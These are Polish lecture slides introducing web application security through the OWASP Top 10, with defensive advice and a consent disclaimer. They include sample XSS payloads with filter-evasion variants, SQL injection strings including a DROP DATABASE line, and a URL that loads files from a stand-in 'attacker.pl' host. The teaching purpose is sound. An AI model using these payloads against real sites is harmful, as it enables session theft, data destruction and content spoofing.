Współczesna scena IT security

Bezpieczeństwo aplikacji web oraz aplikacji mobilnych

Leszek Tasiemski

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Kim jestem

- 10 lat doświadczenia
- Principal Security Consultant w nSense Polska
- Specjalność
  - web aplikacje
  - aplikacje mobilne
  - protokoły sieciowe
  - IPv6
- Researcher
- Zadeklarowany Whitehat
- Absolwent PUT i PUE
- Członek ISSA / ISSA Polska

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Zakres wykładu

- **Bezpieczeństwo aplikacji**
- **Wstęp do bezpieczeństwa aplikacji web**
  - Protokół HTTP
  - OWASP TOP10
  - Teoria / przykłady / sposoby wykorzystania
- **Wstęp do bezpieczeństwa aplikacji mobilnych**
  - Porównanie modeli bezpieczeństwa iOS i Android
  - Specyficzne sytuacje i mechanizmy

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Zakres wykładu

- **Część zagadnień się pokrywa**
  - HTTP jako kanał komunikacji
  - Web Services
- **Czasami wersja mobilna to jedynie interpreter dla aplikacji web**
  - Przykład ☺

Disclaimer

- **Zawsze, bezwzględnie, wszelkie testy bezpieczeństwa należy przeprowadzać za zgodą i wiedzą administratora testowanego systemu.**
- **Inaczej…**

- **To bardzo ważne, cześć administratorów nie ma poczucia humoru!**

Bezpieczeństwo aplikacji

- Im mniej się dzieje po stronie klienta, tym lepiej
- Błędy logiczne
  - Niemożliwe do automatycznego sprawdzenia
- Błędy techniczne
  - Czasami skanery pomagają

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Aplikacje web

- **Protokół HTTP**
  - Bezstanowy
  - HTTPS
- **Mnogość platform**
  - ASP.NET, JSP, PHP, CGI
  - Frameworki
  - MVC

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

HTTP

```
POST /friends/perform?param=true&id=1234 HTTP/1.1
Host: www.playmesh.com
User-Agent: Fishies/1.7 CFNetwork/485.2 Darwin/10.3.1
Content-Type: application/json; charset=UTF-8
Accept: application/json
Cookie: _playmesh_session=BAh7BzoPcAY6CkB1c2VkewY7B0Y%3D--
8817b5b8b17dd58834ded126f2790ea8999fd122
Pragma: no-cache
Connection: keep-alive
Proxy-Connection: keep-alive
Content-Length: 297
```

HTTP Headers

```
{"device_model":"iPhone","device_os":"4.0","game_name":"Fish","perform_type":"Ge
t","serial":"4f0d3997a6ae6de1588b0645b0bfead2f9cabc88","aid":"360868737","trans
lation_version":"11/5/10 -
15:00","locale":"en","version":"1.7","locale_client_play":"09-22-10 8:45:00
PM","game_version":"11/6/10 17:00"}
```

HTTP POST (json)

OWASP

- **Open Web Application Security Project**
- **Duża społeczność**
- **Zasoby**
  - Materiały
  - Narzędzia
  - Biblioteki

www.owasp.org

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

OWASP - Dokumenty

- **OWASP TOP 10**
- **OWASP Testing Guide**
- **OWASP Coding Guide**
- **OWASP ASVS**
  - Application Security Verification Standard

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY


Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

OWASP - Narzędzia

- OWASP ZAP
- OWASP WebScarab
- OWASP DirBuster

- OWASP WebGoat

OWASP - Biblioteki



KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

OWASP TOP 10

- A1-Injection
- A2-Cross Site Scripting (XSS)
- A3-Broken Authentication and Session Management
- A4-Insecure Direct Object References
- A5-Cross Site Request Forgery (CSRF)
- A6-Security Misconfiguration
- A7-Insecure Cryptographic Storage
- A8-Failure to Restrict URL Access
- A9-Insufficient Transport Layer Protection
- A10-Unvalidated Redirects and Forwards

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Cross Site Scripting (XSS)

- **Trywialny? Być może… ale nadal spotykamy XSS w 90% aplikacji, które testujemy!**
- **<script>prompt(1)</script> <- prosty test (dlaczego prompt a nie alert?)**
- **Atakujący wstrzykuje JavaScript/ HTML do przeglądarki ofiary**
  - Fałszywy formularz płatności / logowanie
  - Kradzież sesji / tożsamości
  - Nieautoryzowane akcje (CSRF)
  - Przekierowanie na strony z malware
- **Reflected vs. Stored XSS**

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Cross Site Scripting (XSS)

Jak się zabezpieczyć?

- **Walidacja wejścia** (strong typing / format / długość)
- **Kodowanie wyjścia** (zazwyczaj HTML-encoding)

Cross Site Scripting (XSS)

Payload	HTML response snippets	When payload is printed
<script>alert(1)</script>	**<script>alert(1)</script>**	Directly (freely) to the page, outside any tags/attributes.
"><script>alert(1)</script><!--	><script>alert(1)</script>**<!--">	Inside an attribute value
"onmouseover=alert(1)%20a="		Inside an attribute value, where <> characters are stripped. (Filter evasion.)
';alert(1);//	<script>var name='bob**';alert(1);//**';</script>	Inside a JavaScript code block.

Injections

- **To nie tylko SQL Injection!**
  - **SQL**
  - **Xpath**
  - **XML** <- XML entity bombs (omówimy je osobno)
  - **LDAP**
  - **OS Command**
- **Jest to najgroźniejsza klasa podatności**

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Injections

Przykład

```
SELECT * FROM users WHERE user='user' and
pass=md5(pass);
```

Może się stać:

```
SELECT * FROM users WHERE user='foo' or 1=1;--
```


ZU 0666', 0, 0); DROP DATABASE TABLICE;

Injections

- **Nigdy nie polegaj na walidacji JavaScript**
  - Może być używana do wzbogacenia user experience
  - Może być pominięta minimalnym wysiłkiem
- **Używaj silnych typów**
  - Przechwytuj wyjątki z nimi związane
- **Waliduj każde wejście**
  - Pola formularzy (też te ukryte), parametry POST i GET
  - Pola nagłówków HTTP
  - Ciasteczka
- **Waliduj wejście względem**
  - Typu
  - Zakresu
  - Długości
  - Formatu (silne wyrażenia regularne)


KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI


UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Injections

- Wykrywanie?
- Spróbuj dokleić apostrof (')






NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Injections



KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Injections

Ochrona przed SQL injection

- Prepared statements
- Procedury składowane
- ORM

Injection - Spoofing

http://www.sample.com/skin/frontend/default/pf_xxx/rotatebanner/previewswf?t=1319204036000&menu=true&scanle=NoScale&wmode=opaque&allowfullscreen=true&allowScriptAccess=always&componentWidth=743&componentHeight=500&pathToFiles=http://attacker.pl/&xmlPath=flashrotatingbanner

Insecure Direct Object Reference

Przewidywalny identyfikator zasobu, bez kontroli dostępu…

- **index.aspx?dir=pictures/**

- **int id = Integer.parseInt(request.getParameter(„accountID"));**

  string query = "SELECT * FROM balances WHERE accountID=" + id;

Insecure Direct Object Reference

Zabezpieczenie

- Unikaj eksponowania wewnętrznych identyfikatorów użytkownikowi, używaj mapowania
- Rozważ użycie losowych GUID zamiast identyfikatorów numerycznych, sekwencyjnych
- Zawsze sprawdzaj, czy użytkownik ubiegający się o zasób, ma do tego prawo

Insecure Direct Object Reference

```
<select name="whichCard">
    <option value="11112222">11112222</option>
    <option value="22223333">22223333</option>
    <option value="33334444">33334444</option>
</select>
```

vs.

```
<select name="whichCard">
    <option value="1">1111222233334444</option>
    <option value="2">2222333344445555</option>
    <option value="3">3333444455556666</option>
</select>
```

Cross Site Request Forgery (CSRF)

- **Spójrzmy na ten przykład**

  http://www.example.com/change_password.php?newPass=foo&newPassRepeated=foo

- **Remember me / Keep me logged in**

- **Rozwiązanie**
  - Wieloetapowe formularze
  - Tokeny, OTP
  - Wymuszanie re-autentykacji przed autoryzacją
  - Tokeny anty-CSRF

KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

